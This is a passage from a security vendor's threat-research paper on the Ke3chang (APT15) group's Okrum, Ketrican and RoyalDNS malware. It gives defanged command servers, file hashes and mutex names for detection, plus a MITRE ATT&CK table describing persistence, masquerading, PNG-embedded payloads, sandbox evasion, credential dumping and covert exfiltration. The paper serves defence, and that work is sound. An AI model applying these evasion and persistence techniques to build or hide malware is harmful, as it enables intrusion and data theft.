In March 2019, we detected two new Ketrican samples, one of which was similar to the 2018 Ketrican backdoor, and the other that has evolved from it. The previous Ketrican samples and the samples detected in 2019 largely overlap in commands, network communication, and obfuscation. The 2019 version also modifies the same rare combination of registry values as all earlier Ketrican samples, which is explained in the section above.

There is one noteworthy difference between the previous Ketrican samples and the 2019 ones: instead of executing a new `cmd.exe` process for each PowerShell command (i.e. to change every registry value), there is only one instance of the process, which communicates with the malware over anonymous pipes.

| SHA-1 | PE Timestamp | C&C server | URI | Campaign Name |
|---|---|---|---|---|
| D98D258C234F5CEAD43FD897613B2EA2669AA7C0 | 2019-01-28 | chart.healthcare-internet[.]com | - | - |
| CE94EC2CFB23D8C662F558C69B64104C78B9D098 | 2019-04-25 | inicializacion[.]com | - | cion |

Table 7 // IoCs extracted from 2019 Ketrican samples

## 5 CONCLUSION

The Ke3chang APT group (a.k.a. APT15) has rightfully been on the radar of security researchers because of its decade-long operation, targeting high-value victims such as diplomatic entities, and other geopolitical aspects associated with them.

While ESET does not engage in attribution of these activities to a particular nation-state, we do attempt attribution of individual malware-driven cyberattacks to a particular APT group.

In this paper we have documented the previously unknown malware, Okrum, detected by ESET in Slovakia, Belgium, Chile, Guatemala and Brazil, documented other suspected Ke3chang activity (using the Ketrican and RoyalDNS malware families), and provided evidence that drives us to the conclusion that all of this is indeed the work of the Ke3chang threat actor.

Just like other known Ke3chang malware, Okrum is not technically complex, but we can certainly see that the malicious actors behind it were trying to remain undetected by using tactics such as embedding the malicious payload within a legitimate PNG image, employing several anti-emulation and anti-sandbox tricks, as well as making frequent changes in implementation. As for the analyzed Ketrican samples, these show visible evolution and code improvements from 2015 to 2019.

What remains to be answered is how the malware was distributed to the victim machines.

ESET will continue to track the malicious activities of the Ke3chang threat group.

# 6 INDICATORS OF COMPROMISE (IOCS)

## 6.1 Okrum

### 6.1.1 ESET DETECTION NAMES

- Win32/Okrum.A
- Win32/Okrum.B
- Win32/Okrum.C
- Win32/Okrum.D
- Win32/Okrum.E
- Win32/Okrum.F
- Win32/Okrum.G
- Win32/Okrum.H
- Win32/Okrum.I

### 6.1.2 SHA-1

- 1CDC632E0A26F39E527ACF7B1CDECD829A6A2B3D
- 1D271F22798313650C91C6FC34551CC8492A2019
- 371B14F8BFD9B5DB098139E7FE2EBD4381CB259C
- 38299BCF0BA25E331939683597F161A3D7121A26
- 48F8BAFB334C6980FB578C09D7297A4B7F5E09E2
- 5FBAFB71CFDF0C93E19882630D05F37C1F756CBF
- 8D7E503D972C03C0F87F2D6F6EF65F1381D21BC6
- A426BCC6317F0D49F0F0B68091E8161C512E22C3
- AD740FD11688B2B39072C7024679CC22878E2619
- F0E2C3AF0297C80C0A14E95E151FC7DC319ACFC3
- F42A9D85ABE04E721461FE2B52DDC9E0EA411D9E

### 6.1.3 C&C SERVERS

- finance.globaleducat[.]com
- support.slovakmaps[.]com
- misiones.soportesisco[.]com

### 6.1.4 MUTEX NAMES

- qDJsxrGpPacRndLdsdIoqesGBv
- SnpcnSHPPxsdfcwzEkmtdv
- zSpgnEHPPcvAltcFzlIscD

## 6.2 Ketrican

### 6.2.1 ESET DETECTION NAMES

- Win32/Ketrican.A
- Win32/Ketrican.B
- Win32/Ketrican.C
- Win32/Ketrican.D
- Win32/Ketrican.E
- Win32/Ketrican.F
- Win32/Ketrican.G
- Win32/Ketrican.H
- Win32/Ketrican.I
- Win32/Ketrican.J
- Win32/Ketrican.K
- Win32/Ketrican.L
- Win32/Ketrican.M
- Win32/Ketrican.N
- Win32/Ketrican.O
- Win32/Ketrican.P
- Win32/Ketrican.Q
- Win32/Ketrican.R
- Win32/Ketrican.S
- Win32/Ketrican.T

### 6.2.2 KETRICAN 2015

#### 6.2.2.1 SHA-1

- 054EB61F2CE6DEB4FE011335CD88EBA530B8D09A
- 10BD61F3FB03632E270FEF3AB6515677405A472F
- 1730D90FFB888877EA2F18198BCC592087218E9A
- 1C7559C57606B359EEB57F0416FE0B2784C01395
- 233FF39DDE5A13CBF78EC1E9C020CF3CF18084E7
- 2748A2928B6A4A528709ABA20AEF93D1EC9010F9
- 43A4CC528134E218B9CEC2FF0C24B5912BF5C032
- 4636E5FB97AFA68F60BE9247F5EB9684CA9CDBA6
- 4C1198F726ACAD7AF78B36F250A128D5E3C52D8C
- 65E3947144F6A3C31BC88E445514A83FCB331AFD
- 7581337DB29E092101E4FD692D01AA26D65FA40A
- 77369D3735B3B2C24CCAA93ECAA903D816EA9CD9
- 809C53F71549D83ED8AB5BAB312249212F6F4149
- 844E710D85DD63AA5BF245CEE94C1CC872429BD3
- 86513FE43F2F2D2C486D6265C9098315E774F791
- 94E6CB95585DBB59A61EC4029BC7EBB30BBA57E5
- A23EE1F17B746C1907293C7F8155E3E7DE135648
- AB7F63649BBC53E45DEEB7269BEBD54815AE9E27
- B49EDC05658907C888074905CE234BF3CF58D8A0
- D3A96C0FA84BFEE826E175D4664116A169D15D4E

- `D3D0DED17D0029DFD90DA2AE74ADA885779E8926`
- `D7DFB547033B82765F8B0A6B70A22A4EC204D7A8`
- `DD753FCBAD4BE31066F278585D14C411DB3D7795`

#### 6.2.2.2 C&C servers

- center.nmsvillage[.]com
- control.mimepanel[.]org
- daily.huntereim[.]com
- dream.zepotac[.]com
- dyname.europemis[.]com
- item.amazonout[.]com
- promise.miniaturizate[.]org
- rain.nmsvillage[.]com
- store.ufmsecret[.]org
- translate.europemis[.]com
- view.beleimprensa[.]org
- wind.deltimesweb[.]com

### 6.2.3 KETRICAN 2017

#### 6.2.3.1 SHA-1

- `2C8B145EF5AC177C99DFCB8C0221E30B3A363A96`
- `58DEA3A56DE1D95353230BE9BBBA582599AFE624`
- `9D41B44AF5BAAF581C0D9D7BEF466213BD8BE01A`
- `D3BFB10DB08C6828C3001C1F825ED6A6BF6F6E01`
- `D8AA9E4918E464D00BA95A3E28B8707A148EC4D7`
- `F2BFDA51BDA3EE57878475817AF6E5F24FFBBB28`
- `FE2BF0A613482A40CCF84157361054EE77C07960`

#### 6.2.3.2 C&C servers

- buy.babytoy-online[.]com
- forcan.hausblow[.]com
- items.babytoy-online[.]com
- login.allionhealth[.]com
- newflow.babytoy-online[.]com
- press.premlist[.]com

Note: *We have not detected samples using the following C&C servers. We extracted them by observing the similarities in the C&C infrastructure used by the malware.*

- grek.freetaxbar[.]com
- items.burgermap[.]org
- upcv.inciohali[.]com
- www1.sanpaulostat[.]com
- cv.livehams[.]com
- info.audioexp[.]com

### 6.2.4 KETRICAN 2018

#### 6.2.4.1 SHA-1

- `09B7999160C5D0DC9A7443F0FC248B6C23BC0724`
- `6BF0923577FE5939DEA66F466B74683AE2EBBC3E`
- `C1C89A1A1779515EC1DFD0EFFF293615D523279E`

#### 6.2.4.2 C&C servers

- compatsec[.]com
- dsmanfacture.privatedns[.]org

### 6.2.5 KETRICAN 2019

#### 6.2.5.1 SHA-1

- `D98D258C234F5CEAD43FD897613B2EA2669AA7C0`
- `CE94EC2CFB23D8C662F558C69B64104C78B9D098`

#### 6.2.5.2 C&C servers

- chart.healthcare-internet[.]com
- inicializacion[.]com

## 6.3 RoyalDns

### 6.3.1 ESET DETECTION NAMES

- Win32/RoyalDNS.A
- Win32/RoyalDNS.B

### 6.3.2 SHA-1

- `CE94EC2CFB23D8C662F558C69B64104C78B9D098`

### 6.3.3 C&C SERVERS

- menorustru[.]com

# 7 MITRE ATT&CK TECHNIQUES (OKRUM)

| Tactic | ID | Name | Description |
|---|---|---|---|
| Execution | T1059 | Command-Line Interface | Okrum's backdoor uses `cmd.exe` to execute arbitrary commands. |
|  | T1064 | Scripting | The backdoor uses batch scripts to update itself to a newer version. |
|  | T1035 | Service Execution | The Stage 1 loader creates a new service named `NtmsSvc` to execute the payload. |
| Persistence | T1050 | New Service | To establish persistence, Okrum installs itself as a new service named `NtmSsvc`. |
|  | T1060 | Registry Run Keys / Startup Folder | Okrum establishes persistence by creating a .lnk shortcut to itself in the `Startup` folder. |
|  | T1053 | Scheduled Task | The installer component tries to achieve persistence by creating a scheduled task. |
|  | T1023 | Shortcut Modification | Okrum establishes persistence by creating a .lnk shortcut to itself in the `Startup` folder. |

| Tactic | ID | Name | Description |
|---|---|---|---|
| Privilege Escalation | T1134 | Access Token Manipulation | Okrum can impersonate a logged on user's security context using a call to the `ImpersonateLoggedOnUser` API. |
| Defense Evasion | T1140 | Deobfuscate/Decode Files or Information | The Stage 1 loader decrypts the backdoor code, embedded within the loader or within a legitimate PNG file. A custom XOR cipher or RC4 is used for decryption. |
| | T1107 | File Deletion | Okrum's backdoor deletes files after they have been successfully uploaded to C&C servers. |
| | T1158 | Hidden Files and Directories | Before exfiltration, Okrum's backdoor uses hidden files to store logs and outputs from backdoor commands. |
| | T1066 | Indicator Removal from Tools | Okrum underwent regular technical improvements to evade antivirus detection. |
| | T1036 | Masquerading | Okrum establishes persistence by adding a new service `NtmsSvc` with the display name `Removable Storage` in an attempt to masquerade as a legitimate Removable Storage Manager. |
| | T1027 | Obfuscated Files or Information | Okrum's payload is encrypted and embedded within the Stage 1 loader, or within a legitimate PNG file. |
| | T1497 | Virtualization/Sandbox Evasion | The Stage 1 loader performs several checks on the victim's machine to avoid being emulated or executed in a sandbox. |
| Credential Access | T1003 | Credential Dumping | Okrum was seen using MimikatzLite and modified Quarks PwDump to perform credential dumping. |
| Discovery | T1083 | File and Directory Discovery | Okrum was seen using DriveLetterView to enumerate drive information. |
| | T1082 | System Information Discovery | Okrum collects computer name, locale information, and information about the OS and architecture. |
| | T1016 | System Network Configuration Discovery | Okrum collects network information, including host IP address, DNS and proxy information. |
| | T1049 | System Network Connections Discovery | Okrum used NetSess to discover NetBIOS sessions. |
| | T1033 | System Owner/User Discovery | Okrum collects the victim user name. |
| | T1124 | System Time Discovery | Okrum can obtain the date and time of the compromised system. |
| Collection | T1056 | Input Capture | Okrum was seen using a keylogger tool to capture keystrokes. |
| Exfiltration | T1002 | Data Compressed | Okrum was seen using a RAR archiver tool to compress data. |
| | T1022 | Data Encrypted | Okrum uses AES encryption and base64 encoding of files before exfiltration. |
| | T1041 | Exfiltration Over Command and Control Channel | Data exfiltration is done using the already opened channel with the C&C server. |
| Command And Control | T1043 | Commonly Used Port | Okrum uses port 80 for C&C. |
| | T1090 | Connection Proxy | Okrum identifies a proxy server if it exists and uses it to make HTTP requests. |
| | T1132 | Data Encoding | The communication with the C&C server is base64 encoded. |
| | T1001 | Data Obfuscation | The communication with the C&C server is hidden in the `Cookie` and `Set-Cookie` headers of HTTP requests. |
| | T1071 | Standard Application Layer Protocol | Okrum uses HTTP for communication with its C&C. |
| | T1032 | Standard Cryptographic Protocol | Okrum uses AES to encrypt network traffic. The key can be hardcoded or negotiated with the C&C server in the registration phase. |